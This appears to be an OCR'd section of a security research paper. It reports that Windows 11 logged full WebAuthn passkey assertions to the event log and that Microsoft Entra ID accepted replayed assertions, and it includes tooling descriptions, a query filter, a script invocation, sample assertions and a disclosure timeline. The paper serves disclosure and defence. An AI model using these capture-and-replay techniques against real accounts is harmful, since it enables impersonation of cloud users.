


Figure 8: DSInternals Passkey UI

2.6 DSInternals.Passkeys PowerShell Module

The `DSInternals.Passkeys` PowerShell module lets Microsoft Entra ID and Okta administrators register passkeys on behalf of other users by chaining the Windows WebAuthn API with the REST APIs of the respective cloud services. It also implements most of the capabilities exposed by DSInternals Passkey UI.

2.7 PowerShell Scripts

Our tooling also includes three standalone PowerShell scripts that support the attack demonstrations and troubleshooting workflows:

- Get-PasskeyAssertionEvent.ps1 retrieves recent WebAuthn assertion responses from the local or a remote Windows event log, parses the captured `PublicKeyCredential`, and extracts context such as the initiating user, process, and origin.
- Invoke-PasskeyCircuitBreaker.ps1 monitors the WebAuthn event log in real time, shows assertion request, response, and CTAP device events, and can suspend the initiating browser process or temporarily block its outbound traffic to preserve a captured assertion.
- Invoke-EntraPasskeyInjection.ps1 is a modified TokenTactics v2 workflow that accepts a precomputed `PublicKeyCredential` payload so it can be chained with assertions from the Passkey Injector and SharpPasskeys tools. It submits the payload to the Entra ID passkey login flow and exchanges the resulting ESTS cookie for OAuth tokens.

3 Attacks

3.1 Passkey Assertion Mining via Windows Event Log

3.1.1 Overview

We have discovered that **Windows 11 writes full WebAuthn assertions into the event log** when using passkey-based authentication:




Figure 9: WebAuthn Assertion in the Windows Event Log

This behavior applies to all assertions flowing through the Windows WebAuthn API, whether they originate from the platform authenticator (i.e., Windows Hello), roaming authenticators (e.g., YubiKeys), authenticator plugins such as 1Password or Bitwarden, or hybrid flows involving an iPhone, iPad, or Android device.

We only identified two exceptions to this behavior:

- No events are logged from private browsing sessions, e.g., Microsoft Edge InPrivate or Google Chrome Incognito.
- Some password manager browser extensions like 1Password also provide the option to directly autofill passkeys, bypassing the Windows WebAuthn API and therefore avoiding the event log.

The logged JSON payload is actually the PublicKeyCredential data structure containing an AuthenticatorAssertionResponse. [1] This data is security-sensitive, as it can be used to impersonate the user against the target web application. The logged data contains all relevant fields: challenge, authenticator data, signature, user handle, and credential ID. Here is a sample event log entry in XML format:

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
 <System>
  <Provider Name="Microsoft-Windows-WebAuthN"
            Guid="{3ae1ea61-c002-47fb-b06c-4022a8c98929}" />
  <EventID>2106</EventID>
  <Version>0</Version>
  <Level>4</Level>
  <Task>503</Task>
  <Opcode>12</Opcode>
  <Keywords>0x8000000000000002</Keywords>
  <TimeCreated SystemTime="2026-01-20T23:19:01.4449382Z" />
  <EventRecordID>16938</EventRecordID>
  <Correlation ActivityID="{0f018d42-8382-4fff-a19f-d1ab00000000}" />
  <Execution ProcessID="32708" ThreadID="12676" />
  <Channel>Microsoft-Windows-WebAuthN/Operational</Channel>
  <Computer>CONTOSO-PC1</Computer>
  <Security UserID="S-1-5-21-1084105731-826279734-3585910670-1327" />
 </System>
 <EventData>
  <Data Name="Name">authenticationResponseJSON</Data>
  <Data Name="Value">
  {"authenticatorAttachment":"platform",
  "clientExtensionResults":{},
  "id":"5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM",
  "rawId":"5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM",
  "response":{"authenticatorData":"NWye1KCTIblpXx6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAAAg",
  "clientDataJSON":"eyJ0eXBlIjoid2ViYXV0aG4uZ2V0IiwiY2hhbGxlbmdlIjoiVHk1bGVVb3daVmhCYV
  5cFNrdFdNVkZwVEVOS2FHSkhZMmxQYVVwVFZYcEpNVTVwU1hOSmJtY3haRU5KTmtsc1FtcFhSR3MwVWpGbk1
  FMXFRbFZOVm1jeVl6QktSV0V6Y0c5VlZ6RjRXak5rVGxaVFNqa3VaWGxLYUdSWFVXbFBhVW94WTIwME5tSlh
  iR3BqYlRsNllqSmFNRTlOV25CYVJ6ZzJXVEpvYUdKSGVHeGliV1JzU1dsM2FXRllUbnBKYW05cFlVaFNNRO5
  JVFRaTWVUbHpZakprY0dKcE5YUmhWMDU1WWpOT2RscHVVWFZaTWpsMFNXbDNhV0ZYUmpCSmFtOTRUbnBaTkU
  5VVZYaE5WRTE1VEVOS2RWbHRXV2xQYWtVelRtcG5OVTVVUlhoTmVrbHpTVzFXTkdORFNUWk5WRO15VDBSck1
  VMVVVWHBOYmpBdVNEQnhOblJwZFZwdFMwcEhkMlZuWldobGRrd3pjR3hpU1UxWVUwMWFTSFpaYkhocmRtdEt
  VSEZQU3pWR2FXZExjR1ZHTkVzMFh6VjRjVnBvWlZsWVozZDZNa05zWkdGTWF6UTBaRUozWDNKUU9FMXNWRWR
  1TWxsUk9YRlViR1EyZFVKVGVHbGFkMOJzU3pGSE9EaGlNalJRVW5WUGJGODFNWFpKV0dGVU5XRkJUbVZDUm5
  GUGQzUlBXbDlYYOVSa1kwVXdiMjlXWkhKMGJYZGZZbU5zYVVwR1ltRjZiVzlzTUdFdFN6WlhNVzVSWHpSVVk
  weGZZa3gxZFZoeVNHVnRRall4Vlc5aU1VMHpXakpwY21zNWQyZzFWemhhYTNVMFVHYzRibkp5ZERobmNtaHl
  aRXhpYOZCTVRVNHdjakUxUlcxaFZVUTNRVmR6YOdnM1gydG9kMHcyTm1oMGFtbGhPR295Um04dFNYSkZUeTF
  tWm01T1NWZGFaSFVOTm1acGNYaHdia1paVDI5R1JsQjJXamRKUXpOaFoyaGlVSGhtWXpCWk1GWklabXhyWkU
  5bFoweG1jVEo0UVZkblVHdzViRU5uVEhkbiIsIm9yaWdpbiI6Imh0dHBzOi8vbG9naW4ubWljcm9zb2ZOLmN
  vbSIsImNyb3NzT3JpZ2luIjpmYWxzZX0",
  "signature":"MEUCIA8EKq1vxqcXzZmXR55iX_Joodr_4r8PBvBk0v03iKhaAiEA_2A1_0WHAjZFPMwJHOP
  1YjqPSz71Vxe9iX4lIco29tc",
  "userHandle":"0XqaPaVaRbsMVE6St7IOaVDB8oVhpNBZ2_w-FNSiemw"},
  "type":"public-key"}
  </Data>
 </EventData>
</Event>
```


The event includes the browser process ID and user SID, identifying the actor performing the passkey

authentication, but the most important part is the JSON payload:


```
{
  "authenticatorAttachment": "platform",
  "clientExtensionResults": {},
  "id": "5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM",
  "rawId": "5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM",
  "response": {
    "authenticatorData": "NWye1KCTIblpXx6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAAAg",
    "clientDataJSON":"eyJ0eXBlIjoid2ViYXV0aG4uZ2V0IiwiY2hhbGxlbmdlIjoiVHk1bGVVb3daVmhCYVU5
    cFNrdFdNVkZwVEVOS2FHSkhZMmxQYVVwVFZYcEpNVTVwU1hOSmJtY3haRU5KTmtsc1FtcFhSR3MwVWpGbk1FMX
    FRbFZOVm1jeVl6QktSV0V6YOc5VlZ6RjRXak5rVGxaVFNqa3VaWGxLYUdSWFVXbFBhVW94WTIwME5tSlhiR3Bq
    YlRsNllqSmFNRTlOV25CYVJ6ZzJXVEpvYUdKSGVHeGliV1JzU1dsM2FXRllUbnBKYWO5cFlVaFNNRO5JVFRaTW
    VUbHpZakprYOdKcE5YUmhWMDU1WWpOT2RscHVVWFZaTWpsMFNXbDNhVOZYUmpCSmFtOTRUbnBaTkU5VVZYaE5W
    RTE1VEVOS2RWbHRXV2xQYWtVelRtcG5OVTVVUlhoTmVrbHpTVzFXTkdORFNUWk5WRO15VDBSck1VMVVVWHBOYm
    pBdVNEQnhOblJwZFZwdFMwcEhkMlZuWldobGRrd3pjR3hpU1UxWVUwMWFTSFpaYkhocmRtdEtVSEZQU3pWR2FX
    ZExjR1ZHTkVzMFh6VjRjVnBvWlZsWVozZDZNa05zWkdGTWF6UTBaRUozWDNKUU9FMXNWRWR1TWxsUk9YRlViR1
    EyZFVKVGVHbGFkMOJzU3pGSE9EaGlNalJRVW5WUGJGODFNWFpKVOdGVU5XRkJUbVZDUm5GUGQzUlBXbDlYYOVS
    a1kwVXdiMjlXWkhKMGJYZGZZbU5zYVVwR1ltRjZiVzlzTUdFdFN6WlhNVzVSWHpSVVkweGZZa3gxZFZoeVNHVn
    RRall4Vlc5aU1VMHpXakpwY21zNWQyZzFWemhhYTNVMFVHYzRibkp5ZERobmNtaHlaRXhpYOZCTVRVNHdjakUx
    UlcxaFZVUTNRVmR6YOdnM1gydG9kMHcyTm1oMGFtbGhPR295Um04dFNYSkZUeTFtWm01T1NWZGFaSFVOTm1acG
    NYaHdia1paVDI5R1JsQjJXamRKUXpOaFoyaGlVSGhtWXpCWk1GWklabXhyWkU5bFoweG1jVEoOUVZkblVHdzVi
    RU5uVEhkbiIsIm9yaWdpbiI6Imh0dHBzOi8vbG9naW4ubWljcm9zb2ZOLmNvbSIsImNyb3NzT3JpZ2luIjpmYW
    xzZXO",
    "signature": "MEUCIA8EKq1vxqcXzZmXR55iX_Joodr_4r8PBvBk0v03iKhaAiEA_2A1_0WHAjZFPMwJHOP1
    YjqPSz71Vxe9iX4lIco29tc",
    "userHandle": "0XqaPaVaRbsMVE6St7IOaVDB8oVhpNBZ2_w-FNSiemw"
  },
  "type": "public-key"
}
```


After decoding the `clientDataJSON` field from Base64Url format, we obtain another JSON structure:


```
{
  "type": "webauthn.get",
  "origin": "https://login.microsoft.com",
  "crossOrigin":false,
  "challenge": "Ty5leUowZVhBaU9pSktWMVFpTENKaGJHY2lPaUpTVXpJMU5pSXNJbmcxZENJNklsQmpXRGsOU
  jFnME1qQlVNVmcyYzBKRWEzcG9VVzF4WjNkTlZTSjkuZXlKaGRXUWlPaUoxY2OONmJXbGpjbTl6YjJaME9tWnBa
  Rzg2WTJoaGJHeGxibWRsSWl3aWFYTnpJam9pYUhSMGNITTZMeTlzYjJkcGJpNXRhVO55YjNOdlpuUXVZMjlOSWl
  3aWFXRjBJam94TnpZNE9UVXhNVE15TENKdVltWWlPakUzTmpnNU5URXhNeklzSW1WNGNDSTZNVGMyTORrMU1UUX
  pNbjAuSDBxNnRpdVptSOpHd2VnZWhldkwzcGxiSU1YU01aSHZZbHhrdmtKUHFPSzVGaWdLcGVGNEs0XzV4cVpoZ
  VlYZ3d6MkNsZGFMazQOZEJ3X3JQOE1sVEduMllROXFUbGQ2dUJTeGlad3BsSzFHODhiMjRQUnVPbF81MXZJWGFU
  NWFBTmVCRnFPd3RPWl9XcERkYOUwb29WZHJObXdfYmNsaUpGYmF6bW9sMGEtSzZXMW5RXzRUY0xfYkx1dVhySGV
  tQjYxVW9iMU0zWjJpcms5d2g1Vzhaa3U0UGc4bnJydDhncmhyZExicFBMTU4wcjE1RW1hVUQ3QVdzcGg3X2tod0
  w2Nmh0amlhOGoyRm8tSXJFTy1mZm5OSVdaZHUtNmZpcXhwbkZZT29GRlB2WjdJQzNhZ2hiUHhmYzBZMFZIZmxrZ
  E9lZ0xmcTJ4QVdnUGw5bENnTHdn"
}
```


The `origin` field identifies the relying party (i.e., the cloud service).

The following filter XML locates these events in the Windows Event Log:

```
<QueryList>
  <Query Id="0" Path="Microsoft-Windows-WebAuthN/Operational">
    <Select>*[System[EventID=2106] and
    EventData[Data[@Name='Name']='authenticationResponseJSON`n']]</Select>
  </Query>
</QueryList>
```

> **Note**
> Windows incorrectly puts a newline character (\n) at the end of the `authenticationResponseJSON` field in the event log. The filter XML above accounts for this quirk. Unfortunately, it only works in PowerShell or the Win32 API, but not in the Event Viewer GUI.

On websites without replay detection, these logged assertions can be replayed to impersonate the user without needing access to the original authenticator device.

3.1.2 Client-Side Requirements

To read the assertion events from the event log, the adversary must have local or network access to the Windows 11 machine performing passkey authentication. For local access, membership in the **Users** group is sufficient. For remote access, the adversary needs to be a member of one of the following groups:

- Event Log Readers
- Remote Desktop Users
- Remote Management Users
- Administrators

Even with local administrative privileges on the target machine, this attack could result in serious privilege escalation into cloud services. Consider a scenario in which a highly privileged cloud user (e.g., a Global Administrator) signs in on a shared or managed machine. An adversary who only holds local administrator rights on that machine but has low or no cloud privileges could then read the logged assertion and replay it to impersonate the privileged user against the relying party, thereby gaining access to cloud resources far beyond their own authorization level.

3.1.3 Server-Side Requirements

The following server-side conditions must be met for the attack to succeed:

- The relying party does not check challenge (nonce) reuse. [1]
- The challenge is not bound to the user's session.
- Signature counters are not tracked. [1]

We have verified that none of these checks are performed by Microsoft Entra ID (login.microsoft.com), which further increases the severity of this vulnerability and enables the Passkey Replay Attack.

3.1.4 Attack Execution

The Get-PasskeyAssertionEvent.ps1 PowerShell script demonstrates the issue by retrieving recent WebAuthn assertions from a remote Windows event log and decoding the `origin` value from each assertion's `clientDataJSON`:

```
.\Get-PasskeyAssertionEvent.ps1 -ComputerName 'CONTOSO-PC1'
```

Sample script output (truncated):

```
TimeCreated          : 1/21/2026 12:19:01 AM
MachineName          : CONTOSO-PC1
ProcessId            : 32708
UserID               : S-1-5-21-1084105731-826279734-3585910670-1327
UserName             : CONTOSO\alice
Origin               : https://login.microsoft.com
PublicKeyCredential : {"authenticatorAttachment":"platform",...,"type":"public-key"}
```

As a next step, the retrieved `PublicKeyCredential` JSON payload can be passed to the Passkey Injector tool to impersonate the user. The entire process could be fully automated by extending the PowerShell script.

3.1.5 WebAuthn PRF and HMAC Secret Extensions

We also looked at the WebAuthn PRF (Pseudo-Random Function) extension, which is built on top of the hmac-secret extension of the Client to Authenticator Protocol (CTAP2). [2] This extension is used to generate long-term symmetric encryption keys from passkeys and seems to be used by several digital wallet applications to protect user data.

To our disappointment, it seems that Microsoft engineers were fully aware of the security implications of leaking these encryption keys and decided to redact the `prf` field in the logged assertions:

```
{
  "authenticatorAttachment":"platform",
  "clientExtensionResults":{
    "prf":{}
  },
  "id":"5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM",
  "rawId":"5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM",
  "response":{
    "authenticatorData":"NWye1KCTIblpXx6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAAZQ",
    "clientDataJSON":"eyJ0eXBlIjoid2ViYXV0aG4uZ2V0IiwiY2hhbGxlbmdlIjoiVHk1bGVVb3daVmhCYVU5
    cFNrdFdNVkZwVEVOS2FHSkhZMmxQYVVwVFZYcEpNVTVwU1hOSmJtY3haRU5KTmtscVZsQmFhbXhSVGxWWk5Wb3
    dUa1JrTUU1MFVtcEtRMVF3YUVsbFJWSkZWVk14UldGNVNqa3VaWGxLYUdSWFVXbFBhVW94WTIwME5tSlhiR3Bq
    YlRsNllqSmFNRTlOV25CYVJ6ZzJXVEpvYUdKSGVHeGliV1JzU1dsM2FXRllUbnBKYW05cFlVaFNNR05JVFRaTW
    VUbHpZakprY0dKcE5YUmhWMDU1WWpOT2RscHVVWFZaTWpsMFNXbDNhV0ZYUmpCSmFtOTRUbXBCTlUxcVl6Tk9W
    RkUwVEVOS2RWbHRXV2xQYWtVeVRVUnJlVTU2WXpGT1JHZHpTVzFXTkdORFNUWk5WRmwzVDFSSk0wNTZaekJQU0
```

```
    RBdWJETnllRjlKVG5OTFQwaHNaVFI1YXpkdlNtazNNRzB5TVVOc1YybFdXa2xKTUd4UmRWaEpiV1owTjFSTVgw
    cHBjVFJwYzBVemEwNXZSalI2WDBjeVlsRmhkRGRhT0c1NWRWUlphbU5rVG1zeFNtNU9UMGsxWlhCTU1VSXdOa1
    IOTjIxT1UwNXNaM1psV1doS1IwNWZhVkIOUkMxbE9WSmtWWEp2TmpsUExXeDFjSFJQVWpWUVgzQjZkVXBXVTBk
    R1RGRXdMWEJaVUhFNU56bEVWbUkyWkY5cE1IWXhiakJLYWtkM2JreElNVkU1YjNaUlNFSnpSMUUxWXpGdk1VaE
    5TRE5CZEVsdFpqSTBaazlNYOhCT1QyczNXWE01T1hsSWRGTTVWa0Z3Y1ROOWJHNXZUM1Z4V1ZwWFF6QkRNbkpq
    Tlhwc2R6QXdSM3A1T0dWNk5XWnJhMDEwUOROS1JHcG1iV1oxYVd4ZmIxUkNjMjB5UVVJd1gxWTVOalp4UmxKdU
    1HeHNXWGNOZVhsQlREbElTVTFMZWxNMVRVMDFhRGhwYjFsRmFreHJabFJHYmxwSmFuZFVWRVJwTOhWM1NHMUxN
    a1Z1ZUZwbiIsIm9yaWdpbiI6Imh0dHBzOi8vbG9naW4ubWljcm9zb2ZOLmNvbSIsImNyb3NzT3JpZ2luIjpmYW
    xzZXO",
    "signature":"MEUCIQC43iMRBhvOfvnX4B559FFLmLVmf3QepJL5wYaamFjzTQIgDn5e-cX64YFGzbT9KM6Bz
    7W9UNoMmsTocqM_2889T18",
    "userHandle":"0XqaPaVaRbsMVE6St7IOaVDB8oVhpNBZ2_w-FNSiemw"
  },
  "type":"public-key"
}
```


3.1.6 Fix

On July 14, 2026, Microsoft released security updates that address the vulnerability described above. Fully patched Windows systems now truncate the `signature` fields in the logged assertions to 6 bytes, which effectively prevents replay attacks but still allows for debugging and troubleshooting of WebAuthn issues.

Our only complaint would be that Microsoft's description of the vulnerability in their security advisory is rather misleading:

> An attacker who successfully exploited this vulnerability could potentially read small portions of heap memory.

Needless to say, the events produced by the Windows WebAuthn API are still undocumented.

3.1.7 Conclusion

The exploit satisfies the phishing-resistant multi-factor authentication requirement enforced by conditional access policies, and is much easier to execute than traditional session hijacking techniques. We have not noticed any XDR alerts or other security mechanisms being triggered during our tests.

3.1.8 Vulnerability Classification

When reporting the issue to Microsoft, we filed it under the **Privilege Escalation** category and classified it as follows:

Framework	ID	Description
CWE	CWE-532	Insertion of Sensitive Information into Log File
	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor

Framework	ID	Description
	CWE-312	Cleartext Storage of Sensitive Information
MITRE ATT&CK	T1552.001	Unsecured Credentials: Credentials In Files
	T1005	Data from Local System
	T1119	Automated Collection
	T1212	Exploitation for Credential Access
	TA0004	Privilege Escalation
CVSS 3.1	8.6 (High)	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C
MSRC	VULN-171317	Passkey Assertions Written to Windows Event Log

Microsoft decided to change the category to **Information Disclosure** and used this classification in their security advisory:

Framework	ID	Description
CWE	CWE-693	Protection Mechanism Failure
CVSS 3.1	6.5 (Medium)	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N/E:U/RL:O/RC:C
MSRC	CVE-2026-34348	Windows Event Logging Service Information Disclosure Vulnerability

3.1.9 Disclosure Timeline

Date	Event
2026-01-16	Vulnerability discovered during internal research.
2026-01-21	Initial disclosure to Microsoft Security Response Center (MSRC).
2026-04-15	Microsoft confirmed the vulnerability and scheduled a fix for July 14, 2026.
2026-04-23	MSRC classified the vulnerability as Information Disclosure and paid a $1,000 bounty.
2026-07-14	Microsoft released a security update to address the vulnerability.

3.2 Passkey Replay Attack

3.2.1 Overview

Since its first public draft, the WebAuthn protocol specification has contained mitigations against assertion replay attacks, primarily through the use of cryptographic challenges (nonces) and device-bound signature counters, as discussed above. However, not all implementations seem to fully adhere to these security recommendations. [1]

We tested multiple cloud services and identified Microsoft Entra ID as particularly vulnerable to replay attacks. By itself, this vulnerability is not especially severe, as a malicious actor would first need to intercept HTTPS traffic between a client computer and Microsoft Entra ID servers, which would open more straightforward attack vectors, e.g., session hijacking. However, when combined with the previously described Passkey Assertion Mining via Windows Event Log vulnerability, the overall attack chain becomes much more practical and dangerous.

3.2.2 Challenge Replay Vulnerability

The Microsoft Entra ID engineering team decided to forgo certain security checks to ensure scalability and performance. Instead of storing each issued challenge in a server-side database, they chose to replace randomly generated challenges with short-lived digitally signed JWT tokens.

Here is a sample WebAuthn challenge issued by Microsoft Entra ID:

```
Ty5leUowZVhBaU9pSktWMVFpTENKaGJHY2lPaUpTVXpJMU5pSXNJbmcxZENJNklsQmpXRGs0UjFnME1q
QlVNVmcyYzBKRWEzcG9VVzF4WjNkTlZTSjkuZXlKaGRXUWlPaUoxY200NmJXbGpjbTl6YjJaME9tWnBa
Rzg2WTJoaGJHeGxibWRsSWl3aWFYTnpJam9pYUhSMGNITTZMeTlzYjJkcGJpNXRhV055YjNOdlpuUXVZ
MjlOSWl3aWFXRjBJam94TnpZNE9UUTNOVFEzTENKdVltWWlPakUzTmpnNU5EYzFORGNzSW1WNGNDSTZN
VGMyTORrME56ZzBOMzAuSWQ4YUMyNXQya2xjY3V3RzlTcjhvczVPd05QdExRWF9vZURGTVhtSmh5OGlK
TU15b2d3enUtUGZHN3NOOW5zUFZHT05FUzdpeGZnbGVCZTYzUldkWXNpMTh6emNubGJGQkk4NFh6MDlf
SzN4VFVOSEJyNUFHc084MUFHRjhkT3cyd3ZNVTFKTWJaY0VraV9Qa3dzaUdBcG1Gd2M3Tmc2dmg5b0JY
QTJOdExONnZBaUNSSU9XX1ZYRlpOWXF2Nkl4eUpLZG5SVDNJMGRjVkFnNlM4OE5YRGNoYU84b1E0YTNB
RlFLYThBRjItaHN0YVBlemM4QWx3YkkyaUFBSEFaWHhLazFyWVdxRVUzOXFtT09iN0FZX1pjdHJYYOkwdHlYUOlUYW1fb1U1M3R3cVBpN3B6c09EU0NaZG9WWGxRSEcxQ2pld2VpTXQyLUh3
```

After decoding it from the Base64 format, we get a well-formed JWT structure prepended with the non-standard leading `0.` sequence:

```
0.eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IlBjWDk4R1g0MjBUMVg2c0JEa3poUW1xZ3dNVSJ9.
eyJhdWQiOiJ1cm46bWljcm9zb2Z0OmZpZG86Y2hhbGxlbmdlIiwiaXNzIjoiaHR0cHM6Ly9sb2dpbi5taWNyb3
NvZnQuY29tIiwiaWF0IjoxNzY4OTQ3NTQ3LCJuYmYiOjE3Njg5NDc1NDcsImV4cCI6MTc2ODk0NzgONzA.
Id8aC25t2klccuwG9Sr8os5OwNPtLQX_oeDFMXmJhy8iJMMyogwzu-PfG7st9nsPVGONES7ixfgleBe63RWdYs
i18zzcnlbFBI84Xz09_K3xTUtHBr5AGsO81AGF8dOw2wvMU1JMbZcEki_PkwsiGApmFwc7Ng6vh9oBXA2NtLN6
vAiCRIOW_VXFZNYqv6IxyJKdnRT3I0dcVAg6S88NXDchaO8oQ4a3AFQKa8AF2-hstaPezc8AlwbI2iAAHAZXxK
k1rYWWqEUW9nqmOOZHVMF09b7AY_ZctrXcI0tyXSITam_oU53twqPi7pzsODSCZdoVXlQHG1CjeweiMt2-Hw
```

After decoding the Base64Url-encoded UTF-8 strings, we obtain the following JWT header and payload:

```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "PcX98GX420T1X6sBDkzhQmqgwMU"
}
```

```
{
  "aud": "urn:microsoft:fido:challenge",
  "iss": "https://login.microsoft.com",
  "iat": 1768947547,
  "nbf": 1768947547,
  "exp": 1768947847
}
```


The JWT payload indicates that the challenge is valid for only five minutes. However, our tests have shown that Microsoft Entra ID accepts challenges for up to ten minutes after issuance, apparently to account for possible time skew between systems. Using an expired challenge results in an authentication failure. Still, the ten-minute validity period provides a sufficient window for an attacker to capture and replay a signed challenge. In fact, even 30 seconds would be enough for fully automated attacks. A proper replay check is a must.


